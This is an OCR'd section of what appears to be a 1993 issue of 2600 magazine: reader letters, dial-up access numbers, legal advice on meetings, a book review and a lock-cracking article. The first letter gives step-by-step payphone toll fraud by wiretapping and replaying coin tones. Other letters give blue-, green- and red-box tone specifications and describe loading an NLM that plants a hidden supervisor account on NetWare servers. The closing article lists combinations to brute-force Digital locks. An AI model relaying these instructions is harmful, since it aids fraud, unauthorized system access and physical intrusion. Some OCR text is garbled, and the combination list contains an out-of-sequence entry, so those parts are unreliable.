Just a while ago I picked up a copy of the Summer '93 issue and since then have read it from cover to cover many times. Reading the article about toll fraud in pay phones, I began to think about using the Macintosh's exceptional sound qualities to produce the required quarter tones. Unfortunately, the Mac I have is too slow to produce the sounds up to speed. I do have a solution for all of the people who don't have the expertise to build the Quarter described. It involves finding a payphone with no one around it (no one!), and with the wire going into the payphone exposed (not in a pvc or metal conduit). Get a knife and strip the wire going in to the phone without cutting it. Next get a set of head phones and cut the cable in half, stripping the wires on the plug end. Use alligator clips to attach the wires together and plug it into a tape recorder. Next record as you put a quarter into the phone, hang up, get your quarter back and rewind the tape. Now all you have to do is play the tape into the phone's mouthpiece for a quarter. Make sure you put electrical tape on the the phone's wires so it doesn't

short out. I have tried this and it does work, but you must make sure that you have the alligator clips on the right wires on the phone cord. You might want to practice the part with the wire stripping at home to get it down. Other than that, have fun!

Peter
Manchaca, TX

Technology Moves Backwards

Dear *2600*:

I am writing to you in your capacity as the great unmasker of AT&T's true motives. When the Public Phone 2000's came out, they were the first visible sign of AT&T's rhetoric about being the deliverer of the telecom revolution, global information convergence, etc. I checked my e-mail from airports a few times, just for the novelty value. Not long after they appeared, just about all special functions (modem, information services) were *disabled* on all phones, thus dumbing them down to no more than regular pay phones. No one seems to have commented on this setback. I can only imagine that sprinkling public thoroughfares with avenues for anonymous login and mischief must have suddenly seemed like a risky proposition. Do you know if there were any specific incidents that called this to the telemarketers' attention? Was there any explanation proffered?

Martin

This is the first we've heard of it but it's certainly not the first time a good idea has been discontinued.

Corrections

Dear *2600*:

In your Spring '93 issue, there are two wrong numbers in your "Getting Your File" article. I have provided the correct numbers: Trans Union (313) 689-3888 and TRW (214) 390-9191.

Jeff

Bless you.

Dear *2600*:

While cruising around text files in the ftp sites on the Internet, I found some information on the logical counterpart to the red box: the green box, which will supposedly return someone's money once they've used a pay phone to call you. The tones are: 2600 Hz for 90 ms, silence for 60 ms, 2600 Hz for 900 ms, and then (it is not specified whether this should follow immediately or after a silence) 1100 Hz+1700 Hz (the duration of this tone is not specified either).

On my Amiga, I've managed to synthesize the right tones, or a near thing to them. I haven't yet used them. The reason is that while I know the point of hacking and phreaking is for a beginner to figure things out on his own by trying them, I also know that one shouldn't go shooting 2600 Hz tones into one's own phone without knowing exactly what one is doing. So I turn to you for advice. Is this safe? Are you going to get into the kind of trouble doing this that you would blue boxing? It seems like a great alternative to building all my friends Radio Shack red boxes or copies of "The Quarter," but I don't want to screw around without knowing what I'm doing.

King of Birds
Chapel Hill, NC

If you're asking whether engaging in phone fraud from your house is safe, our answer is definitely not. But there's nothing wrong with finding out whether or not it works, at least not in our eyes.

Red Box Concerns

Dear *2600*:

Regarding: True Colors, Autumn 1993, Page 9 - in a quote from your section on red boxing, you said... "Use of the above parameters in a real red box is probably the safest method of phreaking, since it forces you to use a coin phone. Use of the modified dialer with the 6.5536 MHz crystal, now very popular in the States, is anything but safe! Do not use!" How do you back up the claim, that using a "real red box" is safer than using the 6.5536 modded phone dialer? They both accomplish the same task, that is simulating a quarter tone, however one just does it more precisely than the other. As long as your call goes through on an operator-free, automated system (e.g. AT&T Long Distance), what difference does it make? Does the extra precision of the "real red box" tones lessen your chances of being detected, and somehow immediately detained at the payphone? I will consent to the fact that red boxing today is very unsafe, at best, but I do not see how using the "real red box" versus using the 6.5536 modded dialer, makes any difference. Please explain.

Annon.

Dear *2600*:

First off let me say I've been an avid reader the last couple of years (and missing an issue here and there prompted me to become a subscriber). Your publication has brought me many happy hours. Keep up the excellent work!

What concerned me though, was Billsf's article "True Colors" in your Autumn '93 issue. He says, "Use of the modified dialer with the 6.5536 MHz crystal, now very popular in the States, is anything but safe! Do not use!" There are some local kids here in the (505) area that insist to me that it's perfectly safe as long as you don't try using it with telco personnel online. When I told them about the article one of them told me he'd read it but that it was just unsafe in some places and the equipment here wasn't sensitive enough to detect the red box. Any more information on this?

Nexus

Dear *2600*:

I just finished reading the Fall issue of *2600* and I read the article on various color boxes. In the sub-article about redboxes, it mentioned that red boxing was very dangerous. What is this shit? Do you know something that I don't? A lot of red boxing goes on in 612 and I have never heard of anyone actually getting

charged with any crime for for red boxing. Although the telco has become more privy to red boxing activities, nothing has come of it, so far.

Concerned

As explained in a letter in our Winter 1991-92 issue, that particular modification will always produce tones of 1721.0 Hz and 2208.1 Hz and the timing will always be 54.62 mS on and off. The concern is that theoretically it would not be difficult for those unique traits to be looked for by the phone companies. We're unaware of this ever actually happening.

How Easy It Is

Dear *2600*:

My school is running on an Ethernet, ICLAS system, (IBM Classroom Administration). It is a real easy network to hack, and the thing that happened a few weeks back that really showed me how loose the security was, was this: A hacker wannabe logged in to the network as sysop with a valid password when, lo and behold, the teacher was 10 feet behind him. With this ICLAS software when you login as sysop or supervisor, it makes this really *loud* annoying sound. I am really surprised that the teacher, who is also the computer coordinator for our school, did not notice. It just goes to show that even with a title like "Network Computer Coordinator" people can't do a simple job of watching if someone logs in as sysop *right in front of your face!*

CopKiller
Bethesda, MD

Dear *2600*:

I just read the review of NTPASS in the Autumn 1993 issue, and I must tell you that there is a much better and cheaper way to accomplish the same results or better. I have an NLM on my BBS (see Phrack #40) which will create a temporary SUPERVISOR equivalent account with a name that you specify.

The name of this wonderful NLM is TEMPSUP, and all you have to do is stick this puppy on a floppy and type LOAD A:TEMPSUP <account> at the server. An account will be inserted into the system with SUPERVISOR privileges, which will allow you to create an account using SYSCON, among other things.

The advantages to this are obvious over NTPASS... no change to the SUPERVISOR password, doesn't generate a broadcast, and it doesn't cost you $245. Plus, you don't have to call the company every time you want to use it.

This program is, of course, solely to demonstrate how insecure an unlocked NetWare 3.x file server is, and should never be used for any other purpose!

Erreth Akbe

Bypassing Restrictions

Dear *2600*:

First off let me say that *The Hacker Quarterly* is one of the best publications I have read in a long time. It talks of all the things that Mr. Computer Science Prof should have told you but wouldn't, most likely because it might endanger his/her control over students. However, I am sending this mail mainly because our neo-Nazi sysadmin (I don't really know if he is a Nazi, or just scared of free access to information) has so severely restricted our access to the Internet that most of the newsgroups are academic related or tea-time conversation topics. Anything that might pertain to socially deviant behavior (hacking, learning something not government regulated, etc.) has been deleted. In fact this morning over 1000 newsgroups have been screened out from our system. Is there any way for a person to get around sysadmin control over net access for users or access Internet before the screening process goes into effect?

I have tried to get more info on Internet, but even anything more than a story-like explanation of the system is impossible around here. Shameful, doesn't even trust his own computer science students.

Any help would be greatly appreciated.

Lost and regulated in
NB, Canada

Your story is not unique, unfortunately. Oftentimes, people in charge feel the need to restrict or cut off access. Apart from making sure we never turn into people like that, the best thing we can do is look for ways around it. Since you already have access to the Internet, it shouldn't be too difficult to telnet out to another site that isn't as restrictive. Perhaps you could trade accounts with a student at another school or subscribe to a cheap public UNIX system. With the Internet in its present form, anything is possible.

A Way Around Caller ID?

Dear *2600*:

I recently finished last issue's article on Caller ID. After reading this interesting piece, I came up with a thought for jamming CID:

1) Call xxx-xxxx and hang up immediately before you hear the ring. This will send a ring through to the called party, prompting their CID unit to answer, provided CID uses a normal modem hookup. It will attempt to connect, even though there is nothing to connect to.

2) Call xxx-xxxx *immediately* after you hang up. If you use an autodialer and time this right you should be able to get through with two or three seconds between the calls. The called party will receive the ring, but the CID unit will not have recovered in time to receive the signal from the telco. This would allow a quick and easy way around Caller ID, especially if *67 is not available. I would try this myself but Caller ID is not yet available in my area (i.e., New York Tel hasn't flipped the right switch yet.)

Levendis

Sorry. It doesn't work. The Caller ID box is in a state of perpetual receiving; it doesn't have to make a connection. The data is sent between the first and second rings and the Caller ID box is designed for that one special moment.

School Phone System

Dear *2600*:

My school's got an interesting phone system. Because all the numbers on campus start with the same two digits (2 and 5), every phone on campus is set so you only need to dial the last five digits to get where you need to go. For example, for dorms you dial 3-xxxx, and offices can be had by dialing 4-xxxx and 5-xxxx.

What's interesting is that this town also has other phone exchanges, such as 257 and 256. However, to dial these exchanges you need to hit "9" first, and then dial the full number. To dial toll free numbers, you hit "7" and then the full number - "9" also works for this.

I'm fairly sure the school has its own switching system, but it doesn't quite make sense. I've tried to hit both "9" and "7" at public campus phones, with no luck whatsoever. It only works on phones in the dorms. Hitting either of those at public phones produces an alarm of alternating high and low pitched tones.

What hacking potential exists? Can you please explain how this works? It's fairly interesting, and I'm quite curious how the system differentiates between the phone in my room and the public speakerphone outside my building.

lexis
cyberspace

There is plenty of hacking potential in any system like that and it involves dialing all sorts of other numbers. You have to keep looking until you find something that acts differently. Your room phone has a different class of service as a public hall phone so the restriction level is not the same. No doubt there are other restriction levels as well.

2600 Wins Over Class

Dear *2600*:

I recently picked up my first copy of your magazine and couldn't put it down for days. It is the source for information I have been looking for that you can't find anywhere else. By showing how different systems can be manipulated, I have gained a much better understanding in their operation. One of my current classes is an operating systems class in which I am studying how a UNIX-like system works. By demonstrating a shell process that uses many of the features available in UNIX, your article gave me a much more tangible grasp of the system than my class ever could. Thanks for the enjoyment.

BG
Georgetown, TX

The Honesty Test

Dear *2600*:

I just finished perusing your Autumn '93 issue, and immediately wished it had arrived at the local Barnes and Noble just a week earlier. That week, while applying for a job at an arcade of all places, I was asked to (and took) one of the very honesty tests you described in your latest issue.

The manager I submitted my application to referred to the test (formally called a "PSI Examination") as a personality evaluation, completed so the company could ascertain "what kind of a person I am." Previous to taking this test I had not been familiar with this type of evaluation, so I went in knowing and expecting nothing. Almost immediately after reading the first few questions, I pegged the "test" for what it was, with its misleading questions geared to force one to trip up.

Unfortunately, even realizing the testmaker's motives, I screwed up according to your article. I attempted to answer The Questions in a way that normal, mostly honest people would (even down to choosing the lowest denomination on the question referring to the approximate value of all monies or properties taken from a non-job location.) On a better note, the job wasn't all that important to begin with, and it fazes me not that an honesty test might have lost me a job with this company. Incidentally, the manager of the arcade "Tilt", had no clue how the test was scored or evaluated when I inquired. What she did know was that the possible answers are all assigned a number, and the numbers chosen by the test-taker are recorded and read over the phone to the district headquarters of the company. The company presumably feeds the numbers into its computer and out pops one's rating as an honest individual. There was also a free-form written part of the test where the testmakers asked if there were any inconsistencies and/or confusing questions on the test that we would like to comment on. Needless to say, I wrote them an essay....

The Vampire Gabrielle

PASSAGEWAYS TO THE INTERNET

Eindhoven University, Netherlands
+31 40 430032 300-9600
+31 40 435049 300-2400
+31 40 455215 2400

University of Manitoba
204-275-6100 2400 or less
204-275-6132 9600 & 14.4

University of Washington
206-685-7724 2400
206-685-7796 9600 and above

Columbia University, New York, NY
212-854-1812 1200-2400
212-854-1824 1200-2400
212-854-1896 1200-9600

New York University
212-995-3600 2400 and lower
212-995-4343 2400 and up

Southern Methodist University, TX
214-368-1721
214-368-3131

University of Pennsylvania
215-898-0834 9600+
215-898-4781 1200
215-898-6184 2400

Case Western Reserve University, OH
216-368-8888

South Bend, IN
219-237-4116 300-2400
219-237-4186 300-2400
219-237-4413 300-2400
219-262-1082 300-2400

Fort Wayne, IN
219-481-6905 300-1200

Northwest, IN
219-980-6653 300-2400
219-980-6866 300-2400

Purdue University, IN
219-989-2900 VAX

University of Maryland, College Park, MD
301-403-4444 v.32 bis

Illinois State University
309-438-8070 9600 E71 - ISUNET
309-438-8200 9600 N81 - LANACS

Depaul University, IL
312-362-1061 9600 E71

Cisco Terminal Servers, Chicago
312-413-3200 7 bits mark parity
312-413-3212 8 bits no parity

Ball State University, IN
317-285-1000
317-285-1108

Kokomo, IN
317-455-2426 300-1200

Purdue University, IN
317-494-6106

Indiana University East
317-973-8265 300-1200

University of Central Florida
407-823-2020

University of Maryland, Baltimore, MD
410-333-7447 v.32 bis
410-788-7854 2400

University of Pennsylvania, Oakland
412-621-2582 300-2400
412-621-5954 300-2400

University of Pennsylvania, Greensburg
412-836-7123 300-2400

412-836-9997 300-2400

University of Pennsylvania

412-938-4063

Laval University, MO

418-656-3131 ST/V32 bis

Laval University, MO

418-656-7700 2400

University of New Mexico

505-277-5950 IBM 300-2400
505-277-6390 IBM 7171 300-1200
505-277-9990 CDCN 300-2400
505-277-9993 CDCN 9600
505-277-9994 CDCN 1200-9600

Southwest Texas State University

512-245-2631

University of Waterloo, ONT

519-725-5100

Simon Fraser University, BC

604-291-4700 2400
604-291-4721 2400 (v.42bis)
604-291-5947 14.4

University of Victoria, BC

604-721-2839
604-721-6148

University of Kentucky

606-258-1200 1200
606-258-1996 v.32 bis or lower
606-258-2400 2400

Eastern Kentucky University

606-622-2340 2400-9600

Princeton University, NJ

609-258-2530 2400 OUTDIAL

Princeton University, NJ

609-258-2630 9600 OUTDIAL (ATDT9 7d 5d code)

Rider College, Lawrenceville, NJ

609-896-3959 9600

Vanderbilt University, TN

615-322-3551 2400
615-322-3556 2400
615-343-1524 High speed (v.32 bis v.42 bis)

University of Tennessee at Knoxville

615-974-3021
615-974-4282
615-974-6711
615-974-6741
615-974-6811
615-974-8131

Northeastern University, Boston, MA

617-373-8660 14.4

University of Nevada, Las Vegas

702-895-3955

George Mason University, Fairfax, VA

703-993-3536

Humboldt State University, Arcata, CA

707-826-4621 2400

University of Houston

713-749-7700 300-1200 DECserver
713-749-7740 2400 DECserver
713 749-7750 19 200 Xyplex

Colorado College, Colorado Springs, CO

719-389-6574
719-389-6759
719-389-6889
719-389-6890

University of California at Santa Barbara

805-893-8400 300-2400

Bloomington, IN

812-855-4211 300-1200
812-855-4212 1200-2400
812-855-9656 1200-2400
812-855-9681 9600

Southeast, IN
812-944-8725 300-2400
812-944-9820 300-2400
812-945-6114 300-1200

University of Pennsylvania, Johnstown
814-269-7950 300-2400
814-269-7970 300-2400

University of Pennsylvania, Bradford
814-362-7558 300-2400
814-362-7597 300-2400

University of Pennsylvania, Titusville
814-827-4486 300-2400

Sherbrooke University, QUE
819-569-9041 2400
819-821-8025 Zyxell

Bishop University, QUE
819-822-9723 2400

Michigan Tech
906-487-1530

Pomona/Pitzer College, CA
909-621-8455

Sacramento State, CA
916-456-1441

Wake Forest University, NC
919-759-5814

HACKERS FOR "BOB"

MORE MEETING ADVICE

by The Judicator of D.C.

"Congress shall make no law respecting an establishment of religion, or prohibiting the free exercise thereof; or abridging the freedom of speech, or of the press; or the right of the people peaceably to assemble, and to petition the government for a redress of grievances."

"All persons born or naturalized in the United States, and subject to the jurisdiction thereof, are citizens of the United States and of the State wherein they reside. No State shall make or enforce any law which shall abridge the privileges or immunities of citizens of the United States; nor shall any State deprive any person of life, liberty, or property, without due process of law; nor deny to any person within its jurisdiction the equal protection of the laws."

These two paragraphs are the First and Fourteenth Amendments to the Constitution. The First says that as a citizen you have a legal right to peaceably assemble and the *federal* government cannot take that right away from you. It does not say that a State has to allow you to assemble. This was the case until June 9, 1868. The Fourteenth Amendment applied the Constitution and its protections to the States. Before this, each individual State could prohibit the free assembly of persons.

Presently, we can gather on public space and discuss whatever subject comes to mind. There are exceptions to this, however. You cannot stand on the corner of Broadway and discuss the violent overthrow of the government. Nor can you discuss the intimate details of your love life.

So what have we learned? The First and Fourteenth amendments allow us to gather for meetings anywhere we want, and no one can stop us. Right? Wrong! The Constitution applies to governments and is limited in its application of powers to private industry. For example, in Washington, D.C. there is a law called Unlawful Entry. It states that any person who willfully remains on any property after being asked to leave by the rightful owner or person then in charge is guilty of a misdemeanor and subject to arrest. The constitutionally of this law has been tested and affirmed. Your local jurisdiction may have a law similar to this under different names (Criminal Trespass or Trespassing). The easiest way to find out is to pick up a (pay) phone and call your local police department. Ask them. Don't be afraid. You cannot get in trouble for being a concerned citizen.

What is the basis for these laws? Consider this: You own a beautiful piece of property that overlooks a great seascape. People are using your property for religious gatherings and artistic inspiration without your permission. If the constitution applied to private property you couldn't stop these people. But since it does not, you can have them removed or arrested, if your local law allows.

Of the 20 *2600* meetings that take place throughout the U.S., 13 take place in malls, five in other private places, and two are unknown to this writer. Citicorp Center and Amtrak are private institutions. It sounds like the Galleria on South University and Union Station are also private but I cannot tell by their names. Malls are almost exclusively privately owned. I cannot recall seeing a government owned mall lately. Being privately owned, the rightful owner or the person then in charge can ask you to leave (depending on your local law). The sad thing is that you will have to follow his directions and then follow up with a civil suit. What you base that suit on is another problem. It would not fall under a racial bias, nor a gender bias. If you do not leave at their request, you leave yourself vulnerable to arrest. What does this mean to us dedicated 2600ers?

When you are attending a *2600* meeting, be sure to know the law in your area. If you are hosting a party or attending a party at a mall or on other private property, be informed. When approached by a security officer, police, or the management, don't go on blabbering how the First Amendment allows you to gather any place you like. It *doesn't*. Instead, do the following:

1) If the area you are meeting in has stores, purchase some merchandise that is sold in these establishments *prior* to your meeting. When approached by the charging person, explain that you have just made purchases from the establishments. Does he/she really want to throw out a buying customer?

2) Explain to the charging person your intentions of the gathering. Don't forget these points: You chose this area because of a) its successful reputation, b) its great location, c) the fine merchants, d) all of the above. This sounds like a bunch of crap (which it is), but it will strengthen any court case you bring about in the future.

3) As a last resort, inform them of your research into the local laws and ordinances of

trespassing. If possible, give them a copy of the law. Ask them to have the police respond. When an officer arrives, explain that this security officer is unlawfully asking you to leave when you wish to stay. But, if a police officer asks you to leave, *do so!* Do not ask for his name and badge number; you can see that. If you can't, find his car and write down the ID number. Then call the station he is from and ask to speak to a supervisor. Inform the supervisor of the squad car number, the description of the officer, and what happened. Make a written complaint if possible.

You must remember to be *calm* and *rational* during these proceedings. If not, you could be placed under arrest for disorderly conduct or some such. Although not what you were originally bothered with, the security officer has succeeded in his task to get rid of you.

2600 meetings are great ideas for the free exchange of ideas and are, in theory, what this country was founded upon. *But*, they are not worth getting arrested for if you are wrong. There are plenty of legal places to hold meetings. Try a public park or parking area. Call your local seat of government and ask to use their meeting room. How about that for irony! Using a government establishment to hold a *2600* meeting! Under the First Amendment, they cannot deny you. Look at the court record of such groups as the KKK. They meet and march on any *public* space they like with the proper permits. 2600ers can do the same.

In writing this, a few friends have raised valid questions, which I am sure other 2600ers will ask. What about conspiring to commit a crime? Isn't meeting to discuss committing crimes illegal? Yes and no.

Conspiracy is defined as an agreement to perform an illegal act. Most states, in defining the acts that constitute conspiracy, require an overt act. The best definition would be an example itself. John and Bill are eating dinner while discussing robbing a bank. They talk about the getaway car, what type of gun to use, and the best time to commit the robbery. Both finish dinner and go their separate ways until they meet at work the next day. John tells Bill he bought the gun and obtained the getaway car. As of this moment, John and Bill can be arrested for conspiring to commit a bank robbery.

The First Amendment protects our freedom of speech to a degree. If John and Bill had not done anything else but talk about the bank robbery, no harm could have come to either of them. Since John purchased the gun and getaway car, he showed his intentions to follow through with their plan. This was the overt act. This was what got them into trouble. Both can be arrested, but the case of innocence for Bill is very strong. It must be proven in court, requiring the expense of thousands of dollars for an attorney. A court-appointed attorney can be assigned, depending on financial need, with his/her cost coming out of taxpayer money.

One can see the parallels of this story to that of *2600* meetings. Yes, 2600ers gather in places to discuss illegal acts. Are they conspiring to commit these offenses? Maybe. It depends upon each individual person. Let's say a conversation was entered dealing with the sale, not possession, of proprietary information. No one from the discussion group does anything to forward the idea of the sale. Is this legal? Yes, under the First Amendment. What if one of the members contacts an underground fence offering the document for sale based on information he discussed at the meeting? Is this conspiracy? I'm sure Law Enforcement could substantiate enough evidence to bring about the arrests of the discussion group, but would they have enough evidence to prove "beyond a reasonable doubt" their case in court? Maybe not. However, they have succeeded in harassing the group and costing both the taxpayers and the group members several thousands of dollars in court and attorney's fees. Do you have any means of redress? You could try to sue for damages incurred due to the inconvenience of the arrest, but if the Law Enforcement agency did its job correctly, you will not win.

I cannot speak for all states but the basis for most laws are the same. As mentioned earlier, call your local police or the nearest state police office. You cannot get in trouble for asking. Also ask for examples and a written reply.

The writer is "heavily involved" with the law enforcement community.

BOOK REVIEW

Virtual Reality
by Howard Rheingold
Published by:
Touchtone, Simon & Schuster Inc.
New York, NY
Distributed in Canada by:
General Publishing
Don Mills, ONT
416 pages, $12.00 (United States)
Review by W. Ritchie Benedict

The first time I ever heard the term "virtual reality was not in connection with computers, but was in reference to the mental world we all carry around wi us in our heads. Which, I suppose, does pretty we describe what happens on the latest frontier in computer technology. About a month ago, I had th opportunity to observe virtual reality in action at a display at the Calgary Stampede. There were thre enclosed cockpits with the participants wearing headsets that cut them off from their surroundings. TV monitors depicted the scenes transmitted into the headsets, which in this instance involved a game with a lot of stairways. One participant became so enthralled in attempting to zap his opponent that he totally forgot there was an audience "outside" and hi language left a lot to be desired. Such is the power of this ultra-futuristic technology.

We are still a long way from the realism of the holodeck depicted on TV's *Star Trek: The Next Generation*, but at the present rate, it won't be long before we see extraordinary developments. After all, in only 15 years, we have gone from the first crude video game "Pong" to CD-ROM with stereo sound and prodigious amounts of memory. The author in this first detailed exploration of the "Virtual Age" is one Howard Rheingold, the editor of the *Whole Earth Review*, who (appropriately) lives in the San Francisco Bay area. He traces the dawn of the new era back to the Cinerama/ Cinemascope/ 3D movies of the 1950's. A man named Morton Helig actually made plans for an "Experience Theatre" back in 1955, and patented a head-mounted stereophonic television display in 1960. Helig is still alive, in his sixties, and is delighted to see the seeds of his dream coming to fruition. William Gibson, the well-known science-fiction writer, had the honor of originating the word cyberspace (in his 1984 novel *Neuromancer*), which is now used widely to describe the internal computer-generated reality that is the subject of this book. The point is made that the computer industry in its early years was not oriented towards the highly creative approaches that virtual reality needs.

I recall a computer demonstration I attended back in the very early 80's where you could touch the screen to choose an option. This in turn led to glove-mounted sensors. The author was one of the first to try a NASA prototype in 1988 that demonstrated the amazing potential capabilities of the system - the major drawback being a time-lag when the operator moved his hand. So, what good is it all, other than the ultimate in video-game realism? Well, for starters, it holds promise for architectural design, flight training, planetary exploration, medical and chemical research, and even simulated sex! There are currently moves underway to bring the dimension of tactile sensation to the simulations, possibly by means of a lightweight body suit with many sensors built into it. There is undoubtedly going to be a race (already in the very early stages) between Japan and America to see who will reap the glory (and the profits) of producing the first viable system for the public. There are applications to the amusement park field so Disney will naturally be interested. Finally, virtual reality may change our perceptions of what we think of as "real" forever, making it hard to determine what is an illusion and what is not. Rheingold does an excellent job of detailing all of the various elements that go into producing virtual reality. He even mentions a couple of potential dangers in the concluding chapter. What if the virtual worlds turn out to be so seductive that people will want to spend *all* of their time there instead of in the so-called "normal" reality? Addiction in other words. Then there is the weapons potential - it has always been easier to kill people if you are distanced from them by machines, as any bomber pilot from World War II will tell you. A dictator could zap rebels with a laser-mounted cannon combined with a virtual/robot system, without ever leaving the comfort of his presidential palace many miles away. However, we must not fall into the trap of arbitrarily rejecting new technology just because of the possibility of misuse. There is a huge potential for paralyzed or physically handicapped individuals to experience things that would otherwise be closed to them forever. It seems that eventually we may never have to leave our homes in order to perform work, entertain ourselves, or learn new skills. Huxley's *Brave New World* may yet prove to be prophetic. Ultimately it may change the way we look at ourselves as human beings or perhaps we will start to view ourselves as hybrids between human and computer. It will be that profound a change.

The book gives the average person a stunning insight into just how far along the road to a science fiction reality we are. Ironically, it uses the very earliest virtual reality device to do so - i.e., the printed word. Well, everyone has used reading at one time or another to turn off the annoyances of the "outside". The difference is that in the future there will be a new and fantastic means of doing so. This is a book that will leave you gasping - don't miss it!


DIGITAL LOCKS

ANOTHER CONTRADICTION IN TERMS

With only 1287 possible combinations, the fully mechanical Digital locks are sure to be a hit with the kids. Even still, we hacked one (the one pictured in fact) and found the experience dull if not plodding. Call us sentimental, but for some reason, it just wasn't as fun as cracking a Simplex lock. Besides, they're hard as hell to find in the first place.

The lock's combination is always five alphanumeric characters long, chosen from a possible ten digits (0-9) and three letters (X-Z), and the order doesn't matter. Be sure to press the "C" before each combo entry to clear the lock.

01234	012XY	01459	0159Z
01235	012XZ	0145X	015XY
01236	012YZ	0145Y	015XZ
01237	01345	0145Z	015YZ
01238	01346	01467	01678
01239	01347	01468	01679
0123X	01348	01469	0167X
0123Y	01349	0146X	0167Y
0123Z	0134X	0146Y	0167Z
01245	0134Y	0146Z	01689
01246	0134Z	01478	0168X
01247	01356	01479	0168Y
01248	01357	0147X	0168Z
01249	01358	0147Y	0169X
0124X	01359	0147Z	0169Y
0124Y	0135X	01489	0169Z
0124Z	0135Y	0148X	016XY
01256	0135Z	0148Y	016XZ
01257	01367	0148Z	016YZ
01258	01368	0149X	01789
01259	01369	0149Y	0178X
0125X	0136X	0149Z	0178Y
0125Y	0136Y	014XY	0178Z
0125Z	0136Z	014XZ	0179X
01267	01378	014YZ	0179Y
01268	01379	01567	0179Z
01269	0137X	01568	017XY
0126X	0137Y	01569	017XZ
0126Y	0137Z	0156X	017YZ
0126Z	01389	0156Y	0189X
01278	0138X	0156Z	0189Y
01279	0138Y	01578	0189Z
0127X	0138Z	01579	018XY
0127Y	0139X	0157X	018XZ
0127Z	0139Y	0157Y	018YZ
01289	0139Z	0157Z	019XY
0128X	013XY	01589	019XZ
0128Y	013XZ	0158X	019YZ
0128Z	013YZ	0158Y	01XYZ
0129X	01456	0158Z	02345
0129Y	01457	0159X	02346
0129Z	01458	0159Y	02347



Digital locks: Not as fun as Simplex.

02348
02349
0234X
0234Y
0234Z
02356
02357
02358
02359
0235X
0235Y
0235Z
02367
02368
02369
0236X
0236Y
0236Z
02378
02379
0237X
0237Y
0237Z
02389
0238X
0238Y
0238Z
0239X
0239Y
0239Z
023XY
023XZ
023YZ
02456
02457
02458
02459
0245X
0245Y
0245Z
02467
02468
02469
0246X
0246Y
0246Z
02478
02479
0247X
0247Y
0247Z
02489
0248X
0248Y
0248Z
0249X
0249Y
0249Z
024XY
024XZ
024YZ
02567
02568
02569
0256X
0256Y
0256Z
02578
02579
0257X

0257Y
0257Z
02589
0258X
0258Y
0258Z
0259X
0259Y
0259Z
025XY
025XZ
025YZ
02678
02679
0267X
0267Y
0267Z
02689
0268X
0268Y
0268Z
0269X
0269Y
0269Z
026XY
026XZ
026YZ
02789
0278X
0278Y
0278Z
0279X
0279Y
0279Z
027XY
027XZ
027YZ
0289X
0289Y
0289Z
028XY
028XZ
028YZ
02956
029XY
029XZ
029YZ
02XYZ
03456
03457
03458
03459
0345X
0345Y
0345Z
03467
03468
03469
0346X
0346Y
0346Z
03478
03479
0347X
0347Y
0347Z
03489
0348X
0348Y
0348Z
0349X

0349Y
0349Z
034XY
034XZ
034YZ
03567
03568
03569
0356X
0356Y
0356Z
03578
03579
0357X
0357Y
0357Z
03589
0358X
0358Y
0358Z
0359X
0359Y
0359Z
035XY
035XZ
035YZ
03678
03679
0367X
0367Y
0367Z
03689
0368X
0368Y
0368Z
0369X
0369Y
0369Z
036XY
036XZ
036YZ
03789
0378X
0378Y
0378Z
0379X
0379Y
0379Z
037XY
037XZ
037YZ
0389X
0389Y
0389Z
038XY
038XZ
038YZ
039XY
039XZ
039YZ
03XYZ
04567
04568
04569
0456X
0456Y
0456Z
04578
04579
0457X

0457Y
0457Z
04589
0458X
0458Y
0458Z
0459X
0459Y
0459Z
045XY
045XZ
045YZ
04678
04679
0467X
0467Y
0467Z
04689
0468X
0468Y
0468Z
0469X
0469Y
0469Z
046XY
046XZ
046YZ
04789
0478X
0478Y
0478Z
0479X
0479Y
0479Z
047XY
047XZ
047YZ
0489X
0489Y
0489Z
048XY
048XZ
048YZ
049XY
049XZ
049YZ
04XYZ
05678
05679
0567X
0567Y
0567Z
05689
0568X
0568Y
0568Z
0569X
0569Y
0569Z
056XY
056XZ
056YZ
05789
0578X
0578Y
0578Z
0579X
0579Y
0579Z
057XY

057XZ
057YZ
0589X
0589Y
0589Z
058XY
058XZ
058YZ
059XY
059XZ
059YZ
05XYZ
06789
0678X
0678Y
0678Z
0679X
0679Y
0679Z
067XY
067XZ
067YZ
0689X
0689Y
0689Z
068XY
068XZ
068YZ
069XY
069XZ
069YZ
06XYZ
0789X
0789Y
0789Z
078XY
078XZ
078YZ
079XY
079XZ
079YZ
07XYZ
089XY
089XZ
089YZ
08XYZ
09XYZ
12345
12346
12347
12348
12349
1234X
1234Y
1234Z
12356
12357
12358
12359
1235X
1235Y
1235Z
12367
12368
12369
1236X
1236Y
1236Z
12378
12379

1237X
1237Y
1237Z
12389
1238X
1238Y
1238Z
1239X
1239Y
1239Z
123XY
123XZ
123YZ
12456
12457
12458
12459
1245X
1245Y
1245Z
12467
12468
12469
1246X
1246Y
1246Z
12478
12479
1247X
1247Y
1247Z
12489
1248X
1248Y
1248Z
1249X
1249Y
1249Z
124XY
124XZ
124YZ
12567
12568
12569
1256X
1256Y
1256Z
12578
12579
1257X
1257Y
1257Z
12589
1258X
1258Y
1258Z
1259X
1259Y
1259Z
125XY
125XZ
125YZ
12678
12679
1267X
1267Y
1267Z
12689
1268X
1268Y

1268Z
1269X
1269Y
1269Z
126XY
126XZ
126YZ
12789
1278X
1278Y
1278Z
1279X
